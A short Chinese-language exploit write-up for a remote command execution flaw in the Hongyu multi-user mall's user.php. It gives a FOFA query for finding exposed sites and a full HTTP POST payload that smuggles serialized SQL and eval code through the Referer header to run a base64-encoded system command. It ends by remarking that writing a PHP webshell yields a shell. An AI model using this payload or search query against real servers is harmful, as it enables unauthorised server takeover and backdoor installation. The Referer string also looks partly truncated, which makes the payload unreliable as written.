
H25-1鸿宇-多用户商城-RCE

漏洞描述：

鸿宇多用户商城 user.php 存在任意命令执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：body="content=HongYuJD" && body="68ecshopcom_360buy"

漏洞复现：

payload：

```
POST /user.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:{s:3:"num";s:233:"*/SELECT 1,0x2d312720554e494f4e2f2a,2,4,5,6,7,8,0x7b24617364275d3b6576616c092862617365363345f6465636f64
Accept-Encoding: gzip
Connection: close

action=login&rick={{base64(echo(system("dir"));)}}
```

效果图:
S:命令需要使用base64编码，为了更直观一点，我这使用了yakit {{base64编码函数

写php马子就可以拿shell